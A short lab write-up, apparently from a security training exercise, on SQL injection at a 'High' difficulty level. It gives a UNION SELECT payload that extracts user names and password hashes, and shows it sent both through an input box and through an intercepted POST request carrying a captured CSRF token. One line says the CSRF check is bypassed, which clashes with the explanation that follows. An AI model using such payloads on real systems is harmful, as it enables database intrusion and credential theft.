
Raw query :1 'or' 1'='1 ' UNION SELECT user,password FROM users#

This can be directly injected to the server from the id entry box .

Second way is from intercept

Modified line 16 in POST_Request : **id= 1 'or' 1'='1 ' UNION SELECT user,password FROM users# &Submit=Submit**

OUTPUT: Displays all the users along with their password in hash



This payload bypasses the filtering logic and CSRF token check, leading to successful SQL Injection.
Output: Displays all user data from the database .

Explanation:
High-level SQL Injection required capturing a **valid CSRF token** and crafting an attack inside a **POST request** while maintaining correct syntax and structure. Without a valid token, the server rejects the request.

Result:
SQL Injection was successfully executed by preserving session integrity and token validity, thus breaking the intended security controls at the High level.